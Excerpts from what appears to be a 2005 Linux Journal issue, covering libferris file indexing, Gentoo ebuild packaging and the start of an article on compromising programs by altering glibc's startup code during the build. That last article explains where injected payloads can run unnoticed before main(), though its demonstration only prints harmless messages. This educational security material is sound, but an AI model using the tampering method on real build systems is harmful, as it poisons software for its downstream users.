When adding files to the full-text index, libferris attempts to use the as-text EA to obtain a textual representation of the file. Many plugins have been created supporting the as-text EA; PDF files, HTML files, man pages and djvu images all support as-text.

The findexadd and findexquery tools can be told which index to use with the -P command-line option. The following uses a PDF file and man page from the Samba 3.0.3 package as example input. As paths will vary depending on your Linux distribution, prefixes to the files have been replaced with /.../:

```
$ findexadd -P /tmp/text-index \
/.../samba-3.0.3/docs/Samba-HOWTO-Collection.pdf
$ findexquery -P /tmp/text-index samba
ID 1 99% [file://.../Samba-HOWTO-Collection.pdf]
Found 1 matches at the following locations:
file://.../Samba-HOWTO-Collection.pdf

$ findexadd -P /tmp/text-index /.../samba.7.gz
$ findexquery -P /tmp/text-index smbstatus
ID 1 100% [file://.../Samba-HOWTO-Collection.pdf]
ID 5 93% [file://.../samba.7.gz]
Found 2 matches at the following locations:
file://.../Samba-HOWTO-Collection.pdf
file://.../samba.7.gz
```

The most interesting options for findexquery are the -P for setting the path to the index, the --ranked option for performing ranked full-text queries and --xapian for passing raw Xapian format queries to the back end (see Resources).

The default query format is Boolean. In this format, all alphanumeric words are looked up in the index and there are four Boolean operators that are used infix.

These are & (and), | (or), ! (not) and - (minus). Ranked mode combines all terms and returns a list of documents that are the most interesting based on your query. In Xapian format, libferris hands the query directly to the back end for processing; currently, only the Xapian back end can handle such queries.

EA Indexing

The procedure for adding to and querying EA indexes closely follows that of full-text indexing. EA indexes use the feaindexadd and feaindexquery commands, which both accept the -P /path-to-index option.

There are three parameters for overall tuning of EA indexes. These can be set when the EA index is created. They relate to the EA you are interested in indexing for your files. For example, you can create a lean EA index containing only filenames, sizes and some image properties for use in image file searching. You also may choose to ignore some EAs that take a while to calculate or that are not relevant to your search. For example, if you are not planning to use the index for integrity checking, ignoring the MD5, SHA-1 and other checksums saves considerable time, because these checksums require the entire file to be read for each file being added to the index.

The first of the general EA index parameters is the max-values-size-to-index parameter that defines the largest byte length for a value to be added to the index for any attribute. Most EAs should be fairly short values in the range of less than 100 bytes. The default is to be lenient and allow up to 1,024 bytes to be used by any individual EA value. The other two attributes are attributes-not-to-index and attributes-not-to-index-regex. These define the names of EAs to be ignored when files are being added to the index. There is a direct trade-off between indexing all EAs, which makes adding files slower but preserves all information for queries or indexing only a subset of EAs, which makes the adding faster but then some queries will not execute.

The defaults for the not-to-index parameters should allow files to be added fairly quickly but still allow many interesting EAs to be indexed. These defaults for these three parameters can be overridden by running the cc/capplets/index/ferris-capplet-index tool, which sets the defaults for new index creation and alters your ~/.ferris indexes for future file indexing.

For the EA index we use a PostgreSQL database to store the index. For seamless EA index creation, a minor setup step is required before running the fcreate tools. The PGSQL language must be enabled by default for new databases. The command below does this when run as root:

```
  # createlang -d template1 plpgsql
```

If you don't want to change the template1 database, you can create the PostgreSQL database manually, enable plpgsql for the new database and append db-exists=1 to the fcreate command line below.

For PostgreSQL EA indexes, you also can set the user name, password, host, port and dbname for use by the PostgreSQL database. By default (db-exists=0) the database with name dbname must not exist and will be created for this new EA index.

There is another tweakable parameter for EA indexes that use a relational database as their implementation, allowing you to change how some EAs are normalized in the relational database. Once again, the default values should be acceptable. I explain this trade-off in a moment.

The extra-columns-to-inline-in-docmap gives a list of EAs that are so important to searching they should be denormalized into the docmap table. EAs that have a unique value for almost every file will be stored more efficiently inline in the docmap table. To denormalize an EA in this way, you must provide the SQL type for that EA as well.

Normalization of EA in a Relational Database

To resolve a query on a normalized EA, four tables are involved. The docmap table stores the file's URL and a synthetic integral key, the docid. The attrmap table stores the name of an EA and assigns a synthetic integral key, the attrid. One of many valuemap tables are used, depending on the type of the value, but they all follow a similar style. For example, strlookup assigns varchar values a synthetic integral key, the vid. And finally, a join table, docattrs, joins a docid with an attrid and a vid to record that a file has an attribute with a given value. Thus, to resolve a query (width<=800) if the width EA is normalized requires looking up the attrid and vid to join in the docattrs table, producing a list of docids that have a width satisfying the query.

Normalized EAs are stored directly into the docmap table as a column. To resolve the width query above, the relational database index on the docmap.width column is used to find the matching docids directly. This normalization is a space-time trade-off. Generally, for EAs for which you are planning to search often, you would consider inlining them. Many EAs that are not part of a stat(2) call or deemed very interesting should be left indexed in the attrmap, valuemap and docattrs tables.

For this example, I use my user name and a dbname of lj. The second command below creates the EA index using the non-interactive fcreate tool. The third command then adds all the JPEG files in my shared image directory to that index. You also can use feaindexadd with the -d option to list file paths explicitly on the command line. Without -d, feaindexadd tries to recurse into the paths you supply:

```
$ mkdir /tmp/ea-index
$ fcreate --create-type=eaindexpostgresql \
--target-path=/tmp/ea-index dbname=lj user=ben
# if you have setup new db, append  db-exists=1
$ find /usr/share/backgrounds/images \
-name "*.jpg" \
| feaindexadd -P /tmp/ea-index --filelist-stdin
```

My image directory contains 42 JPEG images. Here, I query the index:

```
$ feaindexquery -P /tmp/ea-index '(width>=640)'
Found 34 matches at the following locations:
file:///usr/share/backgrounds/images/dewdop_leaf.jpg
...
$ feaindexquery -P /tmp/ea-index '(size>=100k)'
Found 42 matches at the following locations:
file:///usr/share/backgrounds/images/dewdop_leaf.jpg
...
$ feaindexquery -P /tmp/ea-index \
'(&(width<=800)(size>=100k))'
Found 19 matches at the following locations:
file:///usr/.../images/space/apollo08_earthrise.jpg
...
```

The EA index query syntax is based on “The String Representation of LDAP Search Filters” as described in RFC 2254. This is a simple syntax, providing a small set of comparative operators to make lvalue operator rvalue terms and a means to combine these terms with Boolean and (&), or (|) and not (!) operations. All terms are contained in parentheses, with operators preceding their arguments. The operators are kept simple: == for equality, <= and >= for value ranges and =~ for regex matches.

Searching by Memory

The ODBC (optionally) and PostgreSQL (always) EA indexing plugins allow you to store many versions of EAs for a file in the index. Having many versions of metadata for a file allows you to query for files based on the EA values those files once had.

To use this functionality, you have to select a time range to match the search against when querying by using a special EA. The time-restricting EAs are atime, ferris-current-time, multiversion-mtime and multiversion-atime. The last two EAs match against the mtime and atime for the file you are seeking. The ferris-current-time EA for a version of a file's index data is the time when that file was being indexed. If no time range is selected, only the latest version of metadata for each file is considered when executing a query.

Time restrictions can be given as a string, and libferris tries its best to work out the format of your time string. In the tests/timeparsing directory of the libferris distribution is a timeparse tool that accepts time values and tells you what libferris makes of your time string. More details on the permissible time strings are given in the libferris FAQ item (see Resources).

The following example of a time-based query looks for all image files that were indexed over a year ago with a given width range:

```
$ feaindexquery -P /tmp/ea-index \
 '(&(width>=1600)(ferris-current-time<=1 year ago))'
```

If a large image file was indexed two years ago and subsequently replaced with a thumbnail image and re-indexed, the above query returns the file. This is because one of its versions of metadata matches the given query.

Handling the time restriction for EA queries by using the same interface as querying on EA values allows you to use all the standard query mechanisms to select your matching time range. For example, I could select documents that were indexed in 2003 with a given width or those with a specific owner that were modified in the last month:

```
## note, all one line
$ feaindexquery -P /tmp/ea-index '
(|
  (&
    (width>=1600)(ferris-current-time>=begin 2003)
    (ferris-current-time<=end 2003)
  )
  (&
    (owner-name==sarusama)
    (multiversion-mtime>=end last month)
  )
)
```

Conclusion

Hopefully, I've conveyed enough of the information on what libferris has to offer in terms of its current implementations for both EA and full-text indexing to raise your interest. The current implementation is a necessary stepping-stone toward the goal of a more formalized semantic filesystem query and browse interaction style.

Resources for this article: www.linuxjournal.com/article/7928.

Ben Martin has been working on file managers for more than ten years. He is currently working toward a PhD combining Semantic Filesystems with Formal Concept Analysis to improve human-filesystem interaction.

Gentoo for All the Unusual Reasons

Andrew Cowie

Issue #130, February 2005

You might think of Gentoo as a bleeding-edge distribution for development workstations, but the simple packaging system can make it a good choice for any production system that needs to stay up to date.

I have a confession to make. I use Gentoo Linux. My colleagues at the various Linux User Group meetings I attend think I'm nuts. Everyone knows that Gentoo is a source-based Linux distribution. Gentoo's reputation (in large measure pushed by the people who develop the distribution) is that it's for people who want super crazy optimizations, and it really is suitable only for those who use desktops. In truth, Gentoo is ideal for a whole bunch of other, unexpected, reasons. Much to my surprise, people actually are using Gentoo in production environments for these very reasons.

Speed

Because there is binary compatibility across all the descendants of the original i386 processor, the other Linux distributions (not to mention everyone writing software for Microsoft Windows) can ship prepackaged binary versions of their software compiled for the generic i386 platform and take advantage of the fact that it'll work everywhere. The other side of this is that these distributions are unable to take advantage of any new optimizations your fancy CPU might offer, which is a pity.

Gentoo is a built-from-source distribution; however, you are able to specify compiler flags to be used when building software for your system. GCC in particular allows one to specify the kind of CPU on which the code will run. By specifying the processor type, such as Intel Pentium III or AMD Athlon Thunderbird, the compiler is able to generate processor-specific code that, in theory, results in better, faster machine code.

Is a Gentoo system faster? Anecdotal evidence is mixed. It seems that a Gentoo system runs somewhat faster than an identically configured system running one of the more popular distributions. But, any minor performance advantage is squandered completely if the system is not installed, configured and tuned correctly. Because many of us don't know how to do that, and because Gentoo offers so much latitude to do your own thing, it's easy to lose the benefits of slightly faster programs if you do something silly.

So, from a speed perspective, it really doesn't matter whether you use a build-it-from-source distribution or a binary-package distribution. If improved speed is not a reason to use Gentoo, why would you want this built-from-source thing?

Common Problems in Production Environments


People get annoyed at their computers for a variety of reasons. The one we focus on here is the newer version problem, and modern operating systems run into it in two ways. The first way is when users need a toolkit, utility or other item that is not included in the distribution. As a result, the users need to roll it themselves. The second way is when a newer version of an application or tool is available than what is included in the prepackaged distribution.

A key issue is at play in both of these scenarios: ease of operation. Does the operating system help you with the challenges that administering a system presents? Much to my surprise, Gentoo Linux turns out to be really good in this regard.

With Gentoo, one installs new packages by downloading sources and then compiling them. You want a piece of software? No problem—issue the instruction, and a little while later, it's installed. It's the same user experience as with Debian.

Gentoo really shines, however, when a user needs a newer version of a piece of software. Let's say I'm using the bluefish HTML editor, for example, and a bug is annoying me. A newer version of bluefish might be available in Portage, Gentoo's software package management system, so I might be able to ask for the upgrade. Gentoo has a handy command called etcat that can determine what's available:

```
# etcat versions bluefish
```




```
*  app-editors/bluefish :
        [  I] app-editors/bluefish-0.9 (0)
        [   ] app-editors/bluefish-0.11 (0)
        [   ] app-editors/bluefish-0.12 (0)
        [M~ ] app-editors/bluefish-0.13 (0)
```

Figure 1. You can check for available versions of bluefish with the etcat utility.

etcat tells me I have version 0.9 of bluefish installed, and now version 0.12 is available. From reading the bluefish Web site, I know the problem is fixed in version 0.12, so I definitely want the upgrade.

The emerge command tells what will happen if I do upgrade:

```
  # emerge --pretend bluefish
```



```
These are the packages that I would merge, in order:

Calculating dependencies ...done!
[ebuild  N    ] dev-libs/libpcre-4.2-r1
[ebuild     U ] app-editors/bluefish-0.12 [0.9]
```

Figure 2. Use `emerge --pretend` to check the dependencies of a program you want to install.

Apparently, this version of bluefish needs a library called libpcre. Portage has shown me that in addition to doing an upgrade of bluefish, it's going to bring in libpcre as well. So, off we go:

```
  # emerge bluefish
```

First Portage downloads, builds and installs libpcre, and then it does the same for bluefish. Four minutes later, I have my upgrade. Pretty easy.

You might have noticed that it didn't say it was going to install version 0.13. That's because, at present, version 0.13 is masked, which is why it showed up in red. In this scenario, 0.13 just came out, and there's now an ebuild for it. The ebuild, though, still is being tested to see that the software actually installs and that there's nothing blatantly wrong with it. If I had really needed it, I could have overridden Portage and told it to bring in 0.13. Likewise, I could have picked version 0.11 if I'd had a reason to do so. This flexibility is one of Gentoo's greatest strengths.

Do-It-Yourself Packages

A trickier situation occurs when I need to install a piece of software the system doesn't provide. One of the significant reasons various distributions established package management tools was to have a single, unified view of what is installed on the system. For each piece of software, be it a basic system tool, a core library, a server program or a user application, a package is made. As each package is installed on your system, the OS records what files are put where and that the package is installed. That way, other software that depends on these packages can be installed, knowing that their prerequisite pieces are in place.

But what happens if you install a newer version of software and don't have a package appropriate to your OS? You typically go though the same build steps that the person who built the package did, except you probably do one of the following two things:

1. Install it in some private place, perhaps /usr/local/bin, and then go to the effort of making sure your program is being run, not the older one.
2. Blindly install your software in the root filesystem, hoping you don't clobber anything on the way and praying that nothing in the future overwrites the programs and files you have installed.

Think about that for a minute. Doesn't having to worry about these things strike you as a bit silly? After all, isn't that what the package management system is supposed to prevent?

The question I'm posing isn't "does the ability to make packages exist", because the answer to that is "yes across the board", nor am I asking "can you create your own packages". Rather, I want to know how easy is it to do so.

Let's say you've got the OS-provided copy of bogofilter and an .rpm for version 0.16.1. Suddenly, the authors of bogofilter discovered a silly but serious error has crept in and release 0.16.2 shortly thereafter.

The problem is you're stuck with waiting for your distribution to release a new version of the .rpm, .deb, .pkg and so on, which could take a long while, leaving you in the position of wanting to roll your own. That's where the trouble creeps in. Conceptually, creating your own new .rpm or .deb package is easy. "Just use the existing 0.16.1 package as a prototype." But for most people, that is, anyone not at wizard level and sometimes not even then, it's actually rather tough to do. You have to:

- Download the package description or somehow extract it from the existing package file.

- Manually download the new version of the upstream .tar.gz (or whatever) source and unpack it.
- Transplant the build descriptions (in the case of Debian into the new upstream sources) and maybe even patch against those sources.
- You might have to modify the build script to instruct it about the new version.
- Actually try to create the package. This involves compiling it, which probably also requires you to install a large number of -dev packages you hadn't previously known about.
- Then you install and test.

All of this is doable, but there's a fairly steep learning curve (especially for newbies) in getting the skills needed here. More to the point, it's a lot of work that you'd rather not do.

Package Descriptions in Gentoo

Conceptually no different from the process outlined above, building packages on a Gentoo system is easier. The magical part is package description files in Gentoo, ebuilds, follow a simple format. They're basically shell scripts (ebuilds are covered later in this article). Along the way, you specify from where to get the source tarball. When you build, Portage downloads the source and then proceeds to unpack and compile it. Because they're shell scripts, they can use shell variables to great effect. In particular, they take the version number by parsing the ebuild filename and putting it in a variable the script can use.

In our bogofilter example above, the package file (called bogofilter-0.16.1.ebuild) contains a line like this:

```
SRC_URI="http://sourceforge.net/downloads/bogofilter-${PV}.tar.gz"
```

When you go to build and install bogofilter, Portage sets $PV to be 0.16.1 based on the filename and fetches the appropriate .tar.gz. It then unpacks it and proceeds to ./configure; make; make install and then build the package as instructed. To create an ebuild script for the new version you want, 0.16.2, do this:

```
# cd /usr/portage/net-mail/
# cp bogofilter-0.16.1.ebuild bogofilter-0.16.2.ebuild
# ebuild bogofilter-0.16.2.ebuild digest
```

Assuming that nothing in the package description, unpacking instructions and so forth, needs to be updated, that's all you have to do.

There's a touch more to keep abreast of. For example, you probably would do the above action in a private copy of the /usr/portage tree so you don't lose your changes when the primary tree updates. Portage explicitly supports this; look in the description of the PORTAGE_OVERLAY variable in the on-line documentation or right in /etc/make.conf to learn how to tell Portage where your custom ebuilds are. Now you can tell Portage to `# emerge bogofilter`

and you have your new version.

Gentoo has copies of the source tarballs required for all of its various packages on its mirrors around the world. Normally, Portage gets the source from one of them. If, however, you're building something that isn't in Gentoo's mirrors, no problem. Portage simply reaches out to the original upstream download site.

Portage uses md5sums to ensure that you get uncorrupted downloads. That's what the third command above (`ebuild ... digest`) is for; it downloads the source and then computes the md5sum for you. Because you're the one doing the version bump, it's up to you to make sure you actually have an uncorrupted download. Therefore, you should probably do `ebuild ... unpack` first to get the download, make sure it's okay, then do the digest command.

Finally, if you want a software package your OS doesn't provide, you have to write your own. With Gentoo, writing a custom .ebuild is easy.

All about ebuilds

Gentoo's package descriptions are written in bash. The various instructions go in functions that are called by Portage along the way. The major ones are:

```
pkg_setup()
src_unpack()
src_compile()
src_install()
pkg_preinst()
pkg_postinst()
```

and they are called in order. To tell Portage how to build your software, write functions for each of the steps, proceeding each with a bit of information, such as the SRC_URI discussed previously.

To compile your sources, you might use:

```
src_compile () {
        ./configure --prefix=/usr
        make
}
```

The amazing thing about these shell scripts is they can provide sensible defaults by overloading functions. In fact, the default for src_compile() is pretty much what I showed above, which is perfect for many packages. In fact, you could write an ebuild that relies on the defaults and has no custom functions defined at all.

Sometime you might want to `./configure` a package differently depending on what sort of system you have. Portage has an environment variable called USE, set in /etc/make.conf and overrideable on the command line, that contains tokens you can use to describe and customize your system. Say you've got a package that can be told to build differently depending on whether you want, say, X Window System support or IPv6 support. Your src_compile() function might look something like this:

```
src_compile () {
        use X    && conf="${conf} --with-x"
        use ipv6 || conf="${conf} --without-ipv6"

        ./configure --prefix=/usr ${conf}
        make
}
```

You can see various features of shell scripting being used. In this example, if your system has X on it, this package is told to go ahead and build in X support. If it's a server, and you don't need any of that, your software is built without that extra overhead. The USE variables be can overridden on the command line, so you have even more precise control if you need it.

src_unpack() works the same. If you don't include one, Portage plows ahead, untars the source tarball in the default place, changes directories and sets the working directory environment variable, $WORKDIR accordingly. On the other hand, if something unusual has to happen—say, a patch is applied— you then can write a simple unpack function yourself:

```
src_unpack () {
        unpack ${A}
        epatch ${FILESDIR}/fixit.patch

}
```

I conclude with a full example. I had a client that exclusively used ssh.com's implementation of the SSH2 protocol. So, I needed to install it on a number of machines. See Listing 1.

An ebuild starts by setting a number of environment variables, including:

- SLOT: typically used for libraries. When an ebuild author knows multiple versions of the same packages can be installed on a system at the same time, he or she can assign a slot number to distinguish them. On one of my systems I have Berkeley DB version 1.85 (SLOT 1), version 3.2.9 (SLOT 3), version 4.0.14 (SLOT 4) and even version 4.1.25_p1 (SLOT 4.1). Plenty of software is out there that was written to use the older APIs; there's no reason they shouldn't be able to be installed. If a newer version in the 4.0 series is released as stable, say version 4.0.17, as long as it stays in SLOT 4 my system offers me the upgrade from 4.0.14, without removing the other versions installed. Admittedly, Berkeley DB is one of the more complicated examples out there, but it demonstrates the power behind Gentoo's slot implementation. Most ebuilds don't need any of this and say SLOT="0".

- KEYWORDS: where you indicate support for different architectures. In the example, I've shown that this ebuild is known as working and stable on x86 series platforms. The ~ in ~ppc means that it's masked. I know previous versions build on PowerPC systems, but I don't have one handy to test with, so others may want to take caution before deciding to install this version. In the official Portage tree, an ebuild like this stays in this state for a few weeks until people using PowerPCs are able to test the ebuild. After several positive reports, the ebuild would be unmasked.
- DEPEND, RDEPEND: where dependencies are listed. It's a fairly complete grammar and particular versions of necessary packages can be listed. The most common modifiers are >=, which indicates that at least that version must be installed, usually because of an API that our program depends on; and !, used to show that this package conflicts with the presence of another. Both cannot be installed at the same time.
- RDEPEND: runtime dependencies, things that have to be installed to use the package. DEPEND are dependencies to build it in the first place; the difference shows up only when you're installing binary packages built elsewhere.
- RESTRICT: various fine-grained controls of Portage's features are possible. In this case, because this is an ebuild I cooked up myself, I use nomirror to tell emerge not to bother looking in Gentoo's family of mirrors. This doesn't actually imply that I can't use a mirror provided by the upstream authors. In fact, if you look at SRC_URI, you'll see that I've listed a mirror close to me where I know I should be able to get the .tar.gz I need.

Then, we proceed to overloading the various functions that control how the package is built. The src_compile() function is the interesting bit. I've taken the example above and fleshed it out a bit. You can see that some options are controlled by USE variables, while others we specify, such as where we want the configuration files to go. We don't really need the die failure messages, but they illustrate how we have full semantics and the power of a shell script available.

Finally, in the src_install() function, we could have relied on the default, but on my system, files in /etc/init.d don't have .rc appended to them. More important, this is intended to replace OpenSSH on the target systems where this ebuild is deployed. Therefore, I wanted to be clear that the RC script was different from the one that OpenSSH put in place.

Portage provides a rich library of helper functions that simplify the execution of common tasks. We take advantage of one to say where we want the RC script to go and to see that it is marked executable. You now place the ebuild into your local overlay of the Portage tree and tell emerge to do its thing.

This example only scratches the surface. For more details, see www.gentoo.org/proj/en/devrel/handbook/handbook.xml?part=2&chap=1#doc_chap2, the output of `emerge --help` and the man pages for ebuild(1) and ebuild(5) on any Gentoo system.

Listing 1. ssh2-3.2.9.1.ebuild

```
DESCRIPTION="ssh.com's implementation of SSH2"
SRC_URI="
ftp://mirror.aarnet.edu.au/pub/ssh/ssh-${PV}.tar.gz
ftp://ftp.ssh.com/pub/ssh/ssh-${PV}.tar.gz"
HOMEPAGE="http://www.ssh.com/products"

SLOT="0"
LICENCE="free-noncomm"
KEYWORDS="x86 ~ppc"

RDEPEND="virtual/glibc
        !net-misc/openssh
        >=sys-libs/zlib-1.1.4"

DEPEND="${RDEPEND}
        dev-lang/perl
        >=sys-apps/sed-4"

PROVIDE="virtual/ssh"
IUSE="X ipv6"

RESTRICT="nomirror"

# we're calling the package ssh2; the source
# tarballs are all ssh-x.y.z So, we have to
# overwrite S to specify the actual name of the
# directory as unpacked

S="${WORKDIR}/ssh-${PV}"

# probably could have relied on the default here

src_unpack() {
    unpack ${A}
}

# Of the large number of configure options that
# is offered, we offer customization of
# whether X windows and IPv6 support are
# compiled in.

src_compile() {
    local conf

    use X    && conf="${conf} --with-x"
    use ipv6 || conf="${conf} --without-ipv6"

    ./configure ${conf} --host="${CHOST}" \
        --prefix="/usr" \
        --with-ssh-agent1-compat \
        --with-etcdir="/etc/ssh2" \
             || die "configuration failed"

    make || die "compile failed"
}

# again, almost the default pattern, but
# we want to change the name of the rc script

src_install() {
    make DESTDIR=${D} install

    exeinto /etc/init.d
    newexe ${FILESDIR}/sshd2.rc sshd2
}
```

Administering Multiple Machines

Consider these problems happening not only on a single desktop, but in the context of a production platform of dozens of servers or thousands of workstations. Frankly, there aren't many operating systems out there that give you much help here. There's an entire body of literature on the subject of infrastructure management. Sadly, a great deal of ad hoc deployment still occurs. Although many vendors have tools that help you build a series of systems the first time, the task of maintaining them over time is left to the individual site to handle. The newer version problem isn't about single machines, it's about entire networks of them.

So how does Gentoo stack up in production environments? Here's another surprise for you from the source-based distribution: Portage can be told to build binary packages. This allows you to have one machine over in the corner doing all the compilation work. Then, the packages can be shared and used by all your target machines, instead of them having to build the packages themselves. You might be tempted to say “isn't that what the other Linux distributions do?” The difference is selecting the right mix of packages is a site decision, and the newer version problem definitely is a site burden to deal with. Gentoo gives local systems teams the tools to deal with solving these version issues themselves.

By using a local build server you can concentrate horsepower and version management effectively, yet still have room for local customization. Staging environments are easy to set up. Then, once you're happy with the set of versions you've tested, you simply make a snapshot of those binary packages and share them out to your rank-and-file machines. Recent versions of Portage include built-in support for fetching binary packages you've created from local file servers, so all of this works right out of the box.

Conclusion

Create your own package or privately version-bump an existing one—the newer version problem comes up all the time. The more mainstream package management tools, although mature, require a much greater level of effort to accomplish these tasks. Conceptually, though, the tasks are trivial. Quite to my surprise, because they don't advertise this aspect, the design of Gentoo's tools makes it easy to do these tasks yourself.

Acknowledgements

The author would like to thank Stephen White from the University of Adelaide and Andrea Barisani from the University of Trieste for having helped develop the ideas here as they relate to production use of Gentoo. They also kindly reviewed the article, as did Pia Smith of Linux Australia, Jeff Waugh of GNOME, Craige McWhirter of the Sydney Linux Users Group and Wade Mealing of the Gentoo Server Project.

Andrew Cowie runs Operational Dynamics (www.operationaldynamics.com), an operations and infrastructure engineering consultancy. He helps organizations get value from their technology by focusing on people and the processes around people, which probably is why he's so obsessed with finding easier ways to do things. You can reach him at andrew@operationaldynamics.com or as AfC on irc.freenode.net.

The Compiler as Attack Vector

David Maynor

Issue #130, February 2005

Can an attacker build a compromised program from good source code? Yes, if he or she controls the tools. Learn how an attack can happen during the build process.

Media exposure of serious security threats has sky-rocketed in the last five years, and this has caused a strange parallel to develop. As software developers have become more aware of security problems and have taken steps to mitigate them during the development phase, attackers have been forced to become more insidious in exploit vectors. A possible vector that often is not explored is attacking the program as it is built.

I first encountered this idea while reading the September 1995 *ACM* classic of the month article “Trusting Trust”, by Ken Thompson. The article originally appeared in the August 1984 issue of *Communications of the ACM*, and it deals with the belief that ultimate security is impossible to achieve because in the chain of building an application there is no way to trust every link fully. The particular focus was on the C compiler for UNIX and how, within the build process, the programmer can be blind to the compiler's actions.

The same problem still exists currently. Because so many things in the Linux world are downloaded and compiled, an avenue of attack opens. Binary distributions like RPMs and Debian packages are becoming increasingly popular; thus, attacking the build machines for the distributions would yield many unsuspecting victims.

GCC and Glibc

Before engaging in a discussion of how such attacks could take place, it is important to become familiar with the target, and how someone would evaluate it for places to attack. GCC, written and distributed by the GNU Project, supports many languages and architectures. For the sake of brevity, we focus on ANSI C and the x86 architecture in this article.

The first task is to become more familiar with GCC—what it does to code and where. The best way to start this is to build a simple Hello World program, passing GCC the -v option at compile time. The output should look something similar to that shown in Listing 1. Examining it yields several important details, as GCC is not a single program. It invokes several programs to translate the c source file into an ELF binary. It also links in numerous system libraries with virtually no verification that they are what they appear to be.

Further information can be gained by repeating the same build with the -save-temps options. This saves the intermediate files created by GCC during the build. In addition to the binary and source file, you now have filename.i, filename.s and filename.o. The .i file contains your source after preprocessing, the .s contains the translated assembly and the .o is the assembled file before any linking happens. Using the `file` command on these files provides some information as to what they are.

Listing 1. gcc -v

```
$gcc -v tst.c
<snipped for length>
 as -V -Qy -o /tmp/ccAkwBG3.o /tmp/cczFkUQ2.s
GNU assembler version 2.13.90.0.18 (i586-mandrake-linux-gnu)
using BFD version 2.13.90.0.18 20030121
/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/collect2
--eh-frame-hdr -m elf_i386 -dynamic-linker /lib/ld-linux.so.2
/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/../../../crt1.o
/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/../../../crti.o
/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/crtbegin.o
-L/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2
-L/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/../../.. /tmp/ccAkwBG3.o
-lgcc -lgcc_eh -lc -lgcc -lgcc_eh
/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/crtend.o
/usr/lib/gcc-lib/i586-mandrake-linux-gnu/3.2.2/../../../crtn.o
$
```

The thing to focus on while looking through the temp files is the type and amount of code added at each step, as well as where the code comes from. Attackers look for places where they can add code, often called payloads, without being noticed. Attackers also must add statements somewhere in the flow of a program to execute the payload. For attackers, ideally this would be done with the least amount of effort, changing only one or two files. The phase that covers both these requirements is called the linking phase.

The linking phase, which generates the final ELF binary, is the best place for attackers to exploit to ensure that their changes are not detected. The linking phase also gives attackers a chance to modify the flow of the program by changing the files that are linked in by the compiler. Examining the verbose output of the Hello World build, you can see several files like ld_linux.so.2 linked in. These are the files an attacker will pay the most attention to because they contain the standard functions the program needs to work. These collections are often the easiest in which to add a malicious payload and the code to call it, often by replacing only a single file.

Let's take a small aside here and discuss some parts of ELF binaries, how they work and how attackers can use this to their advantage. Ask many people who write C code where their programs begin executing and they will say “main”, of course. This is true only to a point; main is where the code they wrote begins execution, but in actuality, the code started executing long before main. You can examine this with tools like nm, readelf and gdb. Executing the command `readelf --l hello` shows the entry point for the program. This is where the program begins executing. You then can look at what this does by setting a breakpoint for the entry point, and then run the program. You will find the program actually starts executing at a function called _start, line 47 of file <glibc-base-directory>/sysdeps/i386/elf/start.S. This is actually part of glibc.

Attackers can modify the assembly directly, or they can trace the execution to a point where they are working with C for easier modifications. In start.S, __libc_start_main is called with the comments `Call the user's main function`. Looking through the glibc source tree brings you to <glibc-base-directory>/sysdeps/generic/libc-start.c. Examining this file, you see that not only does this call the user's main function, it also is responsible for setting up command-line and environment options, like argc, argv and evnp, to pass to main. It is also in C, which makes modifications easier than in assembly. At this point, making an effective attack is as simple as adding code to execute before main is called. This is effective for several reasons. First, in order for the attack to succeed, only one file needs to be changed. Second, because it is before main(), typical debugging does not discover it. Finally, because main is about to be called, all the built-ins that C coders expect already have been set up.

Attack

Now that we have completed a general introduction to GCC and the parts of interest, we can apply the knowledge to attacks. The simplest attack is to add new functionality, evoked by a command-line option. Let's attack libc-start.c, because it is easier to wait for command-line options to be set up for us rather than by doing it with our own code.

This type of work should be done on a machine of little importance, so that it can be re-installed when necessary. The version of glibc used here is 2.3.1, built on Mandrake 9.1. After the initial build, which will be lengthy, as long as the build isn't cleaned, future compiles should be pretty quick.

The first example makes simple text appear before and after the main body executes. In order to do this, the library that is linked in by the compiler is modified. The modifications to libc-start.c simply add a hello and good-bye message that is displayed as the program runs. The modifications include adding stdio.h as a header and two simple printf statements before and after main, as shown in Listing 2. With these simple changes made, kick off another build of glibc and wait.

Listing 2. Modifications to the libc-start.c for Hello World

```
/* XXX This is where the try/finally handling
must be used.  */
printf("Before main()\n");
result = main (argc, argv, __environ);
printf("After main()\n");
```

Waiting until the build is finished is not necessary. You can build programs from the compile directory without risking machine usability due to a faulty glibc install. Doing this requires some tricky command-line options to GCC. For simplicity of demonstration, the binary is built statically, as shown in Listing 3. The program compiled is a simple Hello World program.

Listing 3. GCC Command Line to Compile hello.c

```
}
$gcc -nostdlib -nostartfiles -static -o
/home/dave/code/lj/hello /home/dave/code/lj/build_glibc/csu/crt1.o
/home/dave/code/lj/build_glibc/csu/crti.o
`gcc --print-file-name=crtbegin.o` /home/dave/code/lj/hello.c
/home/dave/code/lj/build_glibc/libc.a -lgcc
/home/dave/code/lj/build_glibc/libc.a `gcc --print-file-name=crtend.o`
